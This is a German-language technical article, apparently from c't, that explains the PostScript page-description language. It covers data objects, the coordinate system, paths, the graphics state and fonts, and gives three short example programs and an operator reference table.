Auch 'dictionary'-Objekte können vom Benutzer definiert werden. Ein Dictionary-Stapel wird vom Interpreter zur Suche der Operatoren benutzt. Die Operatoren-Suche beginnt im zuletzt definierten Dictionary und setzt sich bis zu den durch PostScript vorgegebenen Dictionaries 'systemdict' und 'userdict' fort. 'systemdict' enthält die Operatoren (Atome), in 'userdict' werden neue Objekte eingetragen, solange nicht ein anderes Dictionary spezifiziert wird.

Zeichenketten bestehen aus Zeichen/Zahlen im Wertebereich 0 bis 127 (beziehungsweise 128 bis 255 in oktaler Darstellung, eingeleitet durch \), auf die mit einem Index wahlfrei zugegriffen werden kann. Sie können als Operanden, Bezeichner oder Programmtext-Quelle für den Interpreter dienen (als Unterprogramme in Quelltext-Form). Analog zu den Konventionen der Sprache C können 'ESCAPE-Sequenzen' (Steuerzeichen) in Zeichenketten eingetragen werden (siehe Tabelle). Zeichenketten-Objekte sind im Gegensatz zu Namen durch runde Klammern begrenzt.

'file'-Objekte entsprechen Textdateien (streams), wie man sie von C her kennt. Sie dienen zur Handhabung von Daten ebenso wie als Programmtext-Quelle für den Interpreter. Wie bei C existieren vordefinierte Streams namens 'stdin', 'stdout' und 'stderr', die man auf die verschiedensten Geräte oder Dateien umleiten kann. Inwieweit man bei dem PostScript-Interpreter eines Laserdruckers, der keinen eigenen Massenspeicher (Festplatte) hat, davon Gebrauch machen kann, hängt vom Einzelfall ab.

'save'-Objekte werden im Zusammenhang mit den Operatoren 'save' und 'restore' gebraucht. 'save' erlaubt ein Abspeichern des aktuellen PostScript-Kontexts, also sämtlicher Definitionen und Objekte auf einen Schlag. Mit 'restore' kann dieser Zustand zu einem

Objekt-Attribute

Operand/Operator-Attribut	
Executable	Objekt kann als Befehl (Operator) ausgeführt werden.
Literal	Objekt enthält Daten (ist nur als Operand benutzbar).
Zugriffserlaubnis-Attribut	
Unlimited	unbeschränkte Zugriffsmöglichkeiten
Read Only	Objekt darf nicht verändert werden.
Execute Only	Objekt darf nur ausgeführt werden (nicht als Operand verwendbar).
None	Objekt nicht zugänglich

Sonderzeichen-Darstellung

Sequenz	Bedeutung
\n	Line Feed (Zeilenvorschub)
\r	Carriage Return (Wagenrücklauf)
\t	Tabulator-Zeichen
\b	Backspace
\f	Form Feed
\\	Zeichen "\"
\(	Zeichen "("
\)	Zeichen ")"
\ddd	ddd=Zeichencode (oktal)
\newline	Fortsetzungszeile

späteren Zeitpunkt wiederhergestellt werden. Das ist bei der Seitengestaltung sehr nützlich, weil man zu Beginn jeder neuen Seite leicht wieder einen definierten Anfangszustand herstellen kann, auch wenn in der Seite massive Änderungen vorgenommen wurden.

Die vorgegebenen Konventionen zur Darstellung von Objekten im Quelltext haben wir in einem Kasten zusammengefaßt. Da Operatoren vom Benutzer umdefiniert werden können, sind diese Konventionen nicht zwingend.

Konventionen für Objektdarstellung im Quelltext

Objekt-Trennzeichen

Leerzeichen, Tabulatorzeichen, Line-Feed

Objekt-Name

beliebige Zeichenfolge ohne Trennzeichen

Operator

wie Objekt-Name, wird gleich ausgeführt, sofern nicht gerade ein 'array'-Objekt definiert wird (z. B. 'add')

Operator als Operand

Zeichen '/' davor setzen (z. B. '/add')

Zeichenkette

in runde Klammern setzen, z. B.: (Hallo Welt!)

Objekt-Array

mehrere Objekte von eckigen Klammern umgeben, z. B.:
[2 3.14 (Hallo) true add]

Prozedur

mehrere Objekte von geschweiften Klammern umgeben, z. B.:
{ dup mul 3.14 mul }

Kommentar

Prozentzeichen; Rest der Zeile wird ignoriert

Punkte meißeln

Die vielen Objekte, Datentypen und Stapel lassen die verzweifelte Frage aufkommen, was das denn noch mit Seitengestaltung oder Grafik zu tun hat. Nun, bei einer echten höheren Programmiersprache, die PostScript zweifellos ist, kommen Grafikfunktionen eben erst an zweiter Stelle.

PostScript unterstützt prinzipiell alle rasterorientierten Ausgabegeräte vom Nadeldrucker bis hin zum Fotosatz-Belichter. Diese Geräte unterscheiden sich hinsichtlich Auflösung und Darstellbarkeit von Farben und Graustufen erheblich. Aber PostScript ist nicht nur sehr flexibel, sondern auch absolut geräteunabhängig.

So rechnet man bei der Seitengestaltung im Normalfall mit der beim Satz üblichen Maßeinheit Punkt und kümmert sich dabei nicht um die Dot-Größen des benutzten Druckers. Wem Zoll- oder Millimeter-Einteilungen lieber sind, der kann freilich das ganze Koordinatensystem umskalieren und in einer anderen Maßeinheit arbeiten.

Aber die Rechnung der Schriftsetzer in 'Punkt' ist nicht ganz so einheitlich, wie man es bei einem so traditionsreichen Berufsstand vermuten könnte. PostScript bezieht sich standardmäßig, also ohne Umskalierung, auf den 'Pica Point', der als 1/72 Zoll definiert ist und nach leichten Rundungsabweichungen hierzulande mit 0,3515 mm 'gehandelt' wird. In unserem Land galt einstmals der 'Punkt Didot' mit 0,3761 mm, der nach einer DIN-Normung auf 0,375 mm abgespeckt wurde. Soviel für alle, die sich über die Genauigkeit ihres Laserdruckers Gedanken machen, weil Typometer und Lineal abweichende Schriftgrößen offenbaren. Nebenbei: mittlerweile rechnen die Setzer hierzulande offiziell in Millimeter.

Zeichensätze sind bei PostScript grundsätzlich vektoriell, also mit Polygonzügen, realisiert. Sie lassen sich daher stufenlos vergrößern und verkleinern, es gibt also keine quantisierten Sprünge, wie sie ein irgendwie vorgegebenes Raster erzwingt (es sei denn, das Raster des Ausgabegeräts, das hier nicht gemeint ist). Die Rasterung für das Ausgabegerät erfolgt erst unmittelbar vor dem Ausdruck der fertigen Seite. Es sei der Vollständigkeit halber angemerkt, daß es unter PostScript auch die Möglichkeit gibt, selbstdefinierte Bitmuster-Fonts zu benutzen.

Bevor man einzelne PostScript-Operatoren oder Befehlsgruppen näher betrachten kann, sollte man das grafische Konstruktionsprinzip von PostScript kennen.

Man geht von einer weißen Seite aus, auf die mit deckenden Farben grafische Objekte 'gemalt' werden, das heißt auch, daß neu gemalte Objekte bereits existierende überdecken können. Diese 'Seite' ist als völlig abstraktes Gebilde zu verstehen, ein sichtbares Resultat erhält man erst, wenn nach dem kompletten Aufbau der Seite der Befehl 'showpage' ausgeführt wird.

Bevor irgend etwas anderes geschehen kann, sollte man sich Klarheit über das Koordinatensystem und dessen Ursprung verschaffen, welches im wahrsten Sinne des Wortes Maßstab für alle weiteren Befehle ist. Dieses kann beliebig skaliert, also vergrößert oder verkleinert, aber auch gedreht und verschoben werden. Erst durch die Skalierung ergeben später angegebene Koordinaten und Größenangaben einen Sinn. Wird nichts verstellt, so wird als Maßeinheit ein 'Pica Point' benutzt, und der Ursprung liegt bei (0,0), also in der linken unteren Ecke der Seite. Die x-Koordinate verläuft nach rechts, die y-Koordinate nach oben.

Der Operator 'scale' skaliert das Benutzer-Koordinatensystem, mit 'rotate' kann es gedreht werden, und mit 'translate' kann man den Koordinaten-Ursprung verstellen.

Verschlungene Pfade

Um zu einem grafischen Objekt zu kommen, ist zuerst einmal dessen Umriß, der sogenannte 'Pfad', zu definieren. Das geschieht mittels Operatoren wie 'newpath', 'moveto', 'lineto', 'curveto' und 'closepath'. Der mit solchen 'Bewegungs'-Befehlen geradlinig oder verschlungen definierte Weg äußert sich immer noch nicht in etwas Darstellbarem.

Bevor etwas sichtbar gemacht werden kann, müssen auch noch Grafik-Attribute wie Liniendicke, Farbe, Füllmuster und Zeichensätze definiert worden sein.

Erst nachdem Pfad und Attribute bekannt sind, kommt eine der Zeichenoperationen zum Einsatz. Dabei führt 'fill' zum Darstellen der Fläche mit dem durch den Pfad beschriebenen Umriß unter Berücksichtigung von aktueller Farbe und momentanem Füllmuster. 'stroke' zeichnet eine Linie entlang des Pfads mit der aktuellen Linienstärke. Mit 'image' lassen sich Rastergrafiken (zum Beispiel Fotos) und mit 'show' Texte darstellen.

Neben Pfaden, die den Umriß von Objekten beschreiben, läßt sich mit dem Befehl 'clip' ein Pfad erzeugen, der die Grenzen der nutzbaren Zeichenfläche definiert. Objekte, die diese Grenze überschreiten, werden abgeschnitten. Da während einer Seitengestaltung der 'Clip' aber häufig verändert werden kann und als Clip-Pfad beliebige Formen (wie etwa auch die Umrisse von Buchstaben) vorgegeben werden können, sind die Gestaltungsmöglichkeiten schier unbegrenzt.

Die Form des Umrisses, die ein Pfad beschreibt, kann überhaupt ziemlich vielseitig gewählt werden. Punkte werden zum Beispiel mit 'moveto' gesetzt, Geraden mit 'lineto' gezeichnet, Kreise mit 'arcto' konstruiert; mit der kubischen Bezier-Funktion 'curveto' sind auch 'krumme' Linien machbar. 'charpath' liefert den Umriß der Buchstaben einer Zeichenkette als Pfad ab. Da der Pfad nicht nur die Form oder Umrandung von Flächen, sondern beispielsweise auch die Grundlinie für

Bestandteile des 'Graphics State'

Die folgenden Parameter gehören unterschiedlichen Datentypen an, sind zum Teil auch selbst wieder Datenstrukturen.

Parameter	Zweck
CTM	Transformationsmatrix. Übersetzt von internen Koordinaten in die Koordinaten des Ausgabegeräts.
color	Zeichenfarbe
position	aktueller Grafik-Cursor
path	Umriß des zuletzt definierten Objekts
clipping path	Umriß der nutzbaren Zeichenfläche
font	aktueller Zeichensatz
line width	aktuelle Linienstärke
line cap	Form der Linien-Enden (z.B. rund oder eckig)
line join	Form für Kreuzungspunkte von Linien
halftone scr.	Füllmuster (z.B. auch für Graustufen)
transfer	Umsetzung Graustufen (intern zu Ausgabegerät)
flatness	Genauigkeit bei der Kurven-Konstruktion
miter limit	Verhalten bei Linien-Kreuzungen
dash pattern	Linien-Muster (punktiert, gestrichelt usw.)
device	diverse geräteabhängige Parameter

Schrift festlegen kann, sind hier auch die eigenwilligsten Entwürfe realisierbar.

Diese ganze Befehlsfülle finden Sie in der Befehlstabelle am Ende dieses Artikels, und allein deren Umfang dürfte Ihnen einen Eindruck davon vermitteln, was PostScript alles kann.

Viele Möglichkeiten bedeuten aber auch viele Fehlerquellen. Deshalb sind alle Text-, Form- und Linienattribute, Pfade, Koordinatensysteme und so weiter in einer 'Graphics State' genannten Datenstruktur zusammengefaßt. Für solche Datenstrukturen existiert ein weiterer Stapel. Mit den Befehlen 'gsave' und 'grestore' kann man sich so den Grundzustand für eine Seite beziehungsweise ein Objekt wieder herstellen, ohne alle zwischenzeitlich vorgenommenen Änderungen mühsam einzeln wieder rückgängig machen zu müssen. Das ist besonders nach Veränderung des Koordinatensystems wichtig. Eine weitere Tabelle zeigt die wichtigsten Bestandteile des 'Graphics State'. Sie vermittelt bereits einen kleinen Eindruck von den Gestaltungsmöglichkeiten unter PostScript.

Zeichen zeichnen

Vielleicht haben Sie es in der Flut von Gestaltungsmöglichkeiten noch gar nicht bemerkt: alles bisher Erwähnte hatte noch nicht direkt damit zu tun, Texte auszugeben. Aber es dürfte sicherlich Hauptaufgabe für PostScript-Ausgabegeräte sein, Schrift in ansprechender Gestaltung und Qualität darzustellen. Deshalb nehmen Zeichensätze und damit verbundene Operatoren bei PostScript natürlich auch breiten Raum ein.

Zeichen sind für PostScript ebenfalls grafische Objekte, die in speziellen Font-Dictionaries abgelegt sind. In einem Font-Dictionary ist für jeden Zeichencode eine eigene Prozedur (Operator) abgelegt, welche das Zeichen darstellt. Gibt man mit 'show' eine Zeichenkette aus, wird Zeichen für Zeichen über eine 'Encoding-Table' im mit dem Befehl 'setfont' angewählten Zeichensatz gesucht und in der mit 'scalefont' spezifizierten Größe abgelegt.

Genauer: Um eine Zeichenkette zu drucken, ist zuerst mit 'findfont' das Font-Dictionary zu ermitteln. Die hierin enthaltenen Zeichen sind grundsätzlich auf einen Schriftgrad (Zeichenhöhe) von eins skaliert. Was eins bedeutet, hängt von der derzei-

```
% Dieses PostScript-Programm zeigt den
% nötigen Mindestaufwand, um eine
% Zeichenkette auszugeben.

% Zuerst wird das Koordinatensystem auf die
% Einheit Zentimeter skaliert
% (1 cm entspricht etwa 28,35 Pica Point).

28.35 28.35 scale

% Nun wird eine Schriftart (Helvetica) gewählt.

/Helvetica findfont

% Das nun auf dem Stapel befindliche Font-
% Dictionary wird auf 5 Einheiten (cm) vergrößert
% und zur aktuellen Schrift gemacht.

5 scalefont setfont

% Die Buchstaben werden jetzt 5 cm hoch. Als nächstes
% wird die Zeichenkettenposition festgelegt.

2 20 moveto

% Der folgende String wird 2 cm vom linken Rand
% und 20 cm über der unteren Papierkante gedruckt.

(c't) show

% Nun muß man nur noch den Druckbefehl aufrufen
% und sieht die Resultate.

showpage
```

```
% dup dupliziert den Parameter auf dem Stapel.

28.35 dup scale

% Nun wird ein "fetter" Zeichensatz gewählt.

/Helvetica-Bold findfont 5 scalefont setfont

% Zuerst die grauen Buchstaben, also
% setze Grauwert (Füllmuster):

0.5 setgray

% Schriftzug ausgeben

2 20 moveto (c't) dup show

% Nun der Schriftzug mit gepunktetem Rand,
% Duplikat von Zeichenkette ist noch auf Stapel.

2 10 moveto false charpath

% Pfad ist jetzt Umriß von Zeichenkette;
% Zeichenfarbe Schwarz, Liniendicke 3 mm:

0 setgray 0.4 setlinewidth

% Linienmuster (gepunktet) vorgeben.

[ 0.4 ] 0 setdash

% Zeichenketten-Umrandung zeichnen.

stroke

% Seite ausgeben.

showpage
```

Zwei Programmvarianten, um unter PostScript den Schriftzug 'c't' auszugeben. Einmal Schwarz auf Weiß, zum andern mit 'grauer Füllung' und gepunktetem Rand.

P

```
% Zuerst die benötigten Fonts generieren
% (Font-Dict. "norm" für normale Schrift).

/norm /Times-Roman findfont 12 scalefont def

% Font-Dict. "fett" für fette Schrift:

/fett /Times-Bold findfont 12 scalefont def

% Font-Dict. "ital" für Kursivschrift:

/ital /Times-Oblique findfont 12 scalefont def

% Koordinatensystem in cm ändern.

28.35 dup scale

% Definiere Zeilenoffset-Variable.

/off 25 def

% Operator "cr" erledigt Zeilenvorschub um 5 mm.

/cr { 3 off 0.5 add dup /off store moveto } def

% Der Operator ".norm" gibt normale Zeile aus.

/.norm { cr norm setfont show } def

% Der Operator ".fett" gibt fette Zeile aus.

/.fett { cr fett setfont show } def

% Der Operator ".ital" gibt kursive Zeile aus.

/.ital { cr ital setfont show } def

% Es folgt die Text-Ausgabe.

(Die erste Zeile normal drucken.) .norm
(Die zweite Zeile fett drucken.) .fett
(Die dritte Zeile kursiv drucken.) .ital

% Seite ausgeben.

showpage
```

tigen Skalierung des Koordinatensystems ab. Bei der Standard-Maßeinheit von einem Punkt jedenfalls ist das so winzig, daß es kein Mensch mehr lesen kann.

Deshalb wird mit dem Operator 'scalefont' anschließend ein Vergrößerungsfaktor angegeben, so daß man es bei Faktor 10 zum Beispiel normalerweise mit einer 10-Punkt-Schrift zu tun hat. Die normale Schrift in c't, die Sie jetzt vor Augen haben, ist 8,5 Punkt (Didot) groß und trägt die Font-Bezeichnung 'Times-Roman'.

Häufig benötigte Aktionen aus mehreren Schritten lassen sich durch selbstdefinierte Operatoren in einer neuen Anweisung zusammenfassen.

Mit 'setfont' wird diese Schrift dann zur aktuellen gemacht, und es können Zeichenketten ausgegeben werden. Das erste Beispielprogramm zeigt in PostScript, wie man einen genau 5 Zentimeter hohen Schriftzug 'c't' ausgibt. Bei diesem Programm wird der Einfachkeit halber mit einem auf Zentimeter skalierten Koordinatensystem gearbeitet.

Da keine Farbe und kein Füllmuster spezifiziert wurden, erscheinen die Buchstaben deckend schwarz. Wer lieber fette, hellgraue Buchstaben oder solche mit schwarzem, gepunktetem Rand sehen will, kann sich das zweite Beispiel ansehen.

Das dritte Listing zeigt, wie man durch Definition von PostScript-Objekten einen höheren Abstraktionsgrad erreichen kann beziehungsweise wie leicht andere Steuerzeichenfolgen oder Formatierungsanweisungen in PostScript übersetzt werden können.

Zuerst werden einige 12-Punkt-Varianten der Schrift 'Times-Roman' in Font-Dictionary-Variablen mit Namen 'norm', 'fett' und 'ital' abgelegt. Dann erfolgt die Umskalierung des Koordinatensystems auf die Maßeinheit Zentimeter. Mit 'off' definiert man eine Variable, welche die aktuelle Zeilenposition auf der Seite enthält.

Etwas komplizierter ist die Prozedur 'cr'. Hier bringt man zuerst die Position des linken Zeilenrands auf den Stapel (3 cm). Dann wird 0,5 (5 mm) zur Variablen 'off' addiert (off 0.5 add). Das Ergebnis wird auf dem Stapel dupliziert und in 'off' zurückgespeichert (dup/off store). Ein abschließendes 'moveto' bringt den Grafik-Cursor zur neuen Zeilenposition, die Koordinaten befinden sich ja noch auf dem Stapel.

Die Prozeduren '.norm', '.fett' und '.ital' nehmen sich eine Zeichenkette vom Stapel und geben sie in der entsprechenden Schrift aus. Dabei bewegen sie zuvor den Grafik-Cursor an den Anfang der nächsten Zeile, indem sie die Prozedur 'cr' aufrufen.

Der 'Skriptteil' des dritten Listings besteht aus drei Zeilen Text, die jeweils mit dahinterstehenden Aufrufen von '.norm', '.fett' und '.ital' gedruckt werden. (gr)

Literatur

[1] Adobe Systems, PostScript Language, Reference Manual, Verlag Addison-Wesley, Reading, Massachusetts, 1986 (zweite Auflage)

[2] Adobe Systems, PostScript Language, Tutorial and Cookbook, Verlag Addison-Wesley, Reading, Massachusetts 1986 (zweite Auflage)

PostScript-Befehlsatz

Bei der folgenden Auflistung der wichtigsten PostScript-Befehle wird eine Notation benutzt, wie sie für stapelorientierte Programmiersprachen – etwa FORTH – üblich ist:

parm1 parm2 .. parmn *operator* parm1 parm2 .. parmn

Hier stehen 'parm1' bis 'parmn' für die Datentypen der Elemente, die der Operator auf dem Stapel erwartet beziehungsweise hinterläßt. Dabei wird der oberste Parameter auf dem Stapel ganz rechts hingeschrieben. Das entspricht der Reihenfolge, mit der die Parameter an den Operator übergeben werden. Links vom Operator stehen die an diesen übergebenen Parameter, rechts davon die von diesem hinterlassenen. Der Operator selbst wird kursiv dargestellt.

Beispiel:
int1 int2 *sub* int

Der Operator 'sub' erwartet zwei Ganzzahl-Parameter 'int1' und 'int2' auf dem Stapel und hinterläßt dort die Differenz der beiden.

Für die Kennzeichnung der Datentypen werden folgende Abkürzungen verwendet:

Datentyp	Abkürzung
Integer	int
Real	real
Integer oder Real	num
Logik	bool
Integer oder Logik	bits
String	str
Bezeichner bzw. String	name
interpretierter Quellcode	token
Dictionary	dict
Font-Dictionary (Zeichensatz)	font
Marke	mark
Feld	arr
Umwandlungsmatrix (CTM)	mat
Prozedur (ausführbares Feld)	proc
Datei	file
Arbeitsspeicher-Snapshot	save
Datei, String oder Feld	src
beliebig	egal
kein Parameter	-
weitere n-1 Parameter	..

Manipulation des Parameter-Stapels

Operator	Zweck
egal *pop* -	Objekt vom Stapel entfernen
egal1 egal2 *exch* egal2 egal1	die obersten beiden Elemente tauschen
egal *dup* egal egal	oberste Elemente auf Stapel duplizieren
egal.. n *copy* egal.. egal..	die n obersten Elemente duplizieren
egal.. n *index* egal.. egaln	das n-te Element duplizieren
egal.. n m *roll* egal..	rotiere (verschiebe) die obersten n Elemente um m Stapelpositionen
egal.. *clear* -	alle Elemente vom Stapel entfernen
egal.. *count* egal.. n	zählt Elemente auf Stapel
- *mark* mark	Marke auf Stapel ablegen (für Liste)
mark egal.. *cleartomark* mark	alle Elemente bis zur Marke löschen
mark egal.. *counttomark* mark egal.. n	Elemente bis zur Marke zählen

Arithmetische Operatoren und transzendente Funktionen

Operator	Zweck
num num *add* summe	Integer- oder Real-Zahlen addieren
num num *div* quotient	Real-Zahlen dividieren
int int *idiv* quotient	Integer-Division
int int *mod* rest	Integer-Modulo-Operation (Restbildung)
num num *mul* produkt	Integer- oder Real-Multiplikation
num num *sub* differenz	Integer- oder Real-Subtraktion
num1 *abs* num2	Absolutwert-Bildung
num *neg* -num	Zweierkomplement-Bildung (Negierung)
num1 *ceiling* num2	Aufrundung auf nächstgrößere Ganzzahl
num1 *floor* num2	Abrundung auf nächstniedrigere Ganzzahl
num1 *round* num2	arithmetisches Runden
num1 *truncate* num2	Rest abschneiden
num *sqrt* real	Quadratwurzel-Funktion
num *atan* real	Arcus-Tangens-Funktion
num *cos* real	Cosinus-Funktion
num *sin* real	Sinus-Funktion
b n *exp* real	Potenzierung (b hoch n; b,n=num)
num *ln* real	natürlicher Logarithmus
num *log* real	dekadischer (Briggsscher) Logarithmus
- *rand* int	Zufallszahl ermitteln (Ganzzahl)
int *srand* -	Anfangswert für Zufallszahlen setzen
- *rrand* int	Anfangswert für Zufallszahlen lesen

Feld-Operationen

Operator	Zweck
int *array* arr	Feldvariable mit n Elementen erzeugen
- *[* mark	Anfang der Definition eines Felds
mark egal.. *]* arr	Ende der Feld-Definition
arr *length* int	Elementzahl von Feld ermitteln
arr n *get* arr[n]	Element mit Offset n aus Feld holen
arr n egal *put*	Element mit Offset n in Feld schreiben
arr1 n m *getinterval* arr2	Untermenge von Feld arr1 ab Element n, m Elemente (subarray) in Feld arr2 abbilden
arr1 n arr2 *putinterval* -	Feld an Position n in anderes Feld einsetzen (überschreibt alten Inhalt)
arr *aload* egal.. arr	alle Feldelemente auf Stapel bringen
egal.. arr *astore* arr	alle Stapel-Elemente in Feld bringen
arr1 arr2 *copy* arr3	Elemente zwischen Feldern kopieren
arr proc *forall* -	Operator für alle Elemente eines Felds ausführen

Dictionary-Operationen

Operator	Zweck
int *dict* dict	leg Dictionary für max. n Operatoren an
dict *length* int	Operatoren in Dictionary zählen
dict *maxlength* int	Kapazität von Dictionary ermitteln
dict *begin* -	bring Dictionary auf Dictionary-Stapel
- *end* -	Dictionary von Dict.-Stapel entfernen
name egal *def* -	neuen Operator definieren
name *load* objekt	Objekt in Dictionary-Stapel suchen
name egal *store* -	Wert von Objekt (Variable) ändern
dict name *get* egal	Objekt aus Dictionary holen
dict name egal *put* -	Bezeichner "name" mit Objekt "egal" in Dictionary "dict" assoziieren
dict name *known* bool	prüfen, ob Bezeichner in Dictionary
name *where* dict true	Bezeichner in allen Dictionaries suchen; wenn gefunden, Dictionary zurückgeben,
name *where* false	sonst "false" zurückgeben
dict1 dict2 *copy* dict2	kopiere Dict. dict1 zu dict2 hinzu
dict proc *forall* -	Operator auf alle Objekte in Dictionary anwenden
- *systemdict* dict	System-Dictionary (Zeiger) auf Parameterstapel
- *userdict* dict	Benutzer-Dictionary auf Stapel
- *currentdict* dict	aktuelles Dictionary auf Stapel
- *countdictstack* int	Dicts. auf Dict.-Stapel zählen
arr *dictstack* arr	Dict.-Stapel in Feld kopieren

Zeichenketten-Operationen

Operator	Zweck
n *string* str	String-Variable der Länge n erzeugen
str *length* int	String-Länge ermitteln
str n *get* int	Zeichen an String-Position n holen
str n int *put* -	Zeichen bei String-Pos. n einsetzen
str n count *getinterval* str2	Teil-String aus String kopieren
str1 n str2 *putinterval* -	ab Position n str2 durch str1 ersetzen
str1 str2 *copy* str3	Strings zusammenkopieren
str proc *forall*	führe Operator proc für jedes Element des Strings str aus
str1 str2 *anchorsearch* post str2 true	Suche str2 in str1. Beginnt str1 mit str2, dann liefere Rest und Anfang (str2) zurück,
str1 str2 *anchorsearch* str1 false	sonst kommt str1 und false zurück.
str1 str2 *search* post str2 pre true	Wenn str2 in str1 enthalten, dann gib String-Ende, Such-String, String-Anfang und true zurück,
str1 str2 *search* str1 false	sonst gib str1 und false zurück.
str *token* post token true	Interpretiert erstes Objekt in String, liefert Rest von String, interpretiertes Token und true zurück, wenn Token gefunden,
str *token* false	sonst wird false zurückgegeben.

Vergleichs- und Bit-Operationen

Operator	Zweck
egal egal *eq* bool	Prüfung zweier Objekte auf Gleichheit
egal egal *ne* bool	Prüfung zweier Objekte auf Ungleichheit
num|str num|str *ge* bool	Vergleich auf "größer oder gleich"
num|str num|str *gt* bool	Vergleich auf "größer als"
num|str num|str *le* bool	Vergleich auf "kleiner oder gleich"
num|str num|str *lt* bool	Vergleich auf "kleiner als"
bits bits *and* bits	logische oder bitweise Und-Verknüpfung
bits bits *or* bits	logische oder bitweise Oder-Verkn.
bits bits *xor* bits	logische oder bitweise Exklusiv-Oder-Verknüpfung
bits *not* bits	Einerkomplement bzw. logisch "nicht"
- *true* bool	liefert "wahr" auf Stapel
- *false* bool	liefert "falsch" auf Stapel
int1 n *bitshift* int2	Shift-Operation (pos. n=shift links)

Programm-Ablaufsteuerung

Operator	Zweck
egal *exec* -	Objekt als Operator ausführen
bool proc *if* -	Führe "proc" aus, wenn "bool" wahr ist.
bool proc1 proc2 *ifelse* -	Wenn "bool" wahr ist, führe "proc1" aus, wenn nicht, dann "proc2".
von um bis proc *for* -	von "von" bis zum Wert "bis" um "um" erhöhen und solange "proc" ausführen
n proc *repeat* -	"proc" n-mal ausführen
proc *loop*	Endlosschleife mit "proc"
- *exit* -	aktive Schleife verlassen
- *stop* -	Prozedur abbrechen, s.a."stopped"
egal *stopped* bool	Führt "egal" (meist Prozedur) aus. Wird in "egal" der Befehl "stop" benutzt, so erfolgt sofortige Rückkehr und "false" wird auf dem Stapel abgelegt. Sonst wird "true" zurückgeliefert.
- *countexecstack* int	Prozedur-Verschachtelungstiefe bzw. Elemente auf Aufruf-Stapel liefern
arr *execstack* arr	Inhalt von Returnstack (Aufrufstapel) in Feld kopieren
- *quit* -	Interpreter stoppen

Typkonversion und Attribut-Funktionen

Operator	Zweck
egal *type* name	Typbezeichner (Name) von Objekt "egal" liefern
egal *cvlit* egal	Objekt zu Literal (Konstante) machen
egal *cvx* egal	Objekt ausführbar machen
egal *xcheck* bool	prüfen, ob Objekt ausführbar
src *executeonly* src	Objektzugriff nur zur Ausführung
src|dict *noaccess* src|dict	kein Objektzugriff erlaubt
src|dict *readonly* src|dict	Objektzugriff nur zum Lesen erlaubt
src|dict *rcheck* bool	testen, ob Objekt Lesen erlaubt
src|dict *wcheck* bool	testen, ob Objekt Schreiben erlaubt
num|str *cvi* int	Umwandlung in Ganzzahl
str *cvn* name	Umwandlung von String in Bezeichner
num|str *cvr* real	Umwandlung in Real-Zahl
num radix str *cvrs* str	Umwandlung in String mit Radix "radix"

P

Datei-Operatoren

Operator	Zweck
name acc *file* file	Datei mit Namen "name" und Zugriffscode "acc" öffnen, liefert Filehandle
file *closefile* -	Datei schließen
file *read* int true	Zeichen aus file lesen, wenn erfolgreich, Zeichen und "true" auf Stapel, sonst kein Zeichen und false
file int *write*	Zeichen in Datei file schreiben
file str *readstring* str bool	String von Datei lesen, bool=true bei Erfolg
file str *writestring* -	String in Datei schreiben
file str *readline*	Zeile aus Datei lesen
file *bytesavailable* int	noch zu lesende Zeichen feststellen
- *flush* -	Zeichen-Puffer an stdout schicken
file *flushfile* -	Dateipuffer leerschreiben bzw. Rest der Datei einlesen
file *resetfile* -	Pufferinhalt verwerfen
file *status* bool	prüfe Zustand von Datei
str *run*	Datei "name" als Programm ausführen
- *currentfile* file	Datei-Handle von aktuellem Programm zurückliefern
str *print* -	String auf stdout ausgeben
egal *=* -	String-Repräsentation von Objekt auf stdout ausgeben
egal.. *stack* egal..	Stapel auf stdout ausgeben
- *save* save	PostScript-Arbeitsspeicher abspeichern
save *restore* -	alten Arbeitsspeicherinhalt zurückholen

Manipulationen des 'Graphics State'

Operator	Zweck
- *gsave* -	Graphic-State abspeichern
- *grestore* -	alten Graphic-State zurückholen
- *grestoreall* -	ältesten Graphic-State zurückholen
- *initgraphics* -	Defaultwerte für Grafik einstellen
num *setlinewidth*	Liniendicke einstellen
- *currentlinewidth* num	aktuelle Liniendicke zurückliefern
int *setlinecap* -	Darstellung Linienende auswählen
- *currrentlinecap* int	Linienende zurückliefern
int *setlinejoin* -	Darstellung Linienkreuzung auswählen
- *currentlinejoin* int	Linienkreuzung zurückliefern
arr ofs *setdash* -	Linienmuster einstellen
- *currentdash* arr ofs	Linienmuster abfragen
num *setflat* -	Kurvengenauigkeit einstellen
- *currentflat* num	Kurvengenauigkeit abfragen
num *setgray* -	Grauwert für Zeichenfarbe einstellen
- *currentgray* num	Grauwert abfragen
farb sätt hell *sethsbcolor* -	Zeichenfarbe mit Spektralwert "farb", Farbsättigung "sätt" und Helligkeit "hell" bestimmen
- *currenthsbcolor* farb sätt hell	Abfrage Zeichenfarbe
rot grün blau *setrgbcolor* -	Zeichenfarbe mit Spektralanteilen "rot", "grün" und "blau" bestimmen
- *currentrgbcolor* rot grün blau	Abfrage Zeichenfarbe
freq winkel proc *setscreen* -	Füllmuster für Grauschattierungen definieren
- *currentscreen* freq winkel proc	Abfrage Füllmuster-Parameter

Koordinatensystem-Operatoren

Operator	Zweck
- *matrix* mat	neue Einheitsmatrix liefern (keine Veränderung von Koordinaten)
- *initmatrix* -	Umwandlungsmatrix entsprechend Ausgabegerät-Standard setzen
mat *identmatrix* mat	Matrix zu Einheitsmatrix machen
mat *defaultmatrix* mat	Ausgabegerät-Standard-Matrix machen
mat *currentmatrix* mat	Inhalt Umwandlungsmatrix in Matrix "mat" zu Umwandlungsmatrix machen
mat *setmatrix* -	
tx ty *translate*	Koordinatenursprung von Umwandlungsmatrix (aktuelles Koordinatensystem) um tx,ty verschieben
tx ty mat *translate* mat	Koordinatenursprung von Matrix mat verschieben
sx sy *scale* -	Skalierung von Umwandlungsmatrix verändern (vergrößern, verkleinern)
sx sy mat *scale* mat	desgl. für beliebige Matrix
winkel *rotate* -	aktuelles Koordinatensystem um Winkel "winkel" drehen
winkel mat *rotate* mat	desgl. für beliebige Matrix
mat *concat* -	Umwandlungsmatrix mit Matrix mat multiplizieren
mat1 mat2 mat3 *concatmatrix* mat3	Matrizen-Multiplikation mat3=mat1*mat2
x y *transform* x' y'	Umrechnung Benutzerkoordinaten in Gerätekoordinaten
x y mat *transform* x' y'	Koordinate mit mat transformieren
dx dy *dtransform* dx' dy'	Vektor vom Benutzerkoordinatensystem ins Gerätekoordinatensystem umrechnen
dx dy mat *dtransform* dx' dy'	Vektor mit Matrix mat transformieren
x' y' *itransform* x y	Umrechnung Gerätekoordinaten in Benutzerkoordinaten
x' y' mat *itransform* x y	Koordinate mit Inversion von Matrix mat transformieren
dx' dy' *idtransform* dx dy	Vektor vom Gerätekoordinatensystem ins Benutzerkoordinatensystem transform.
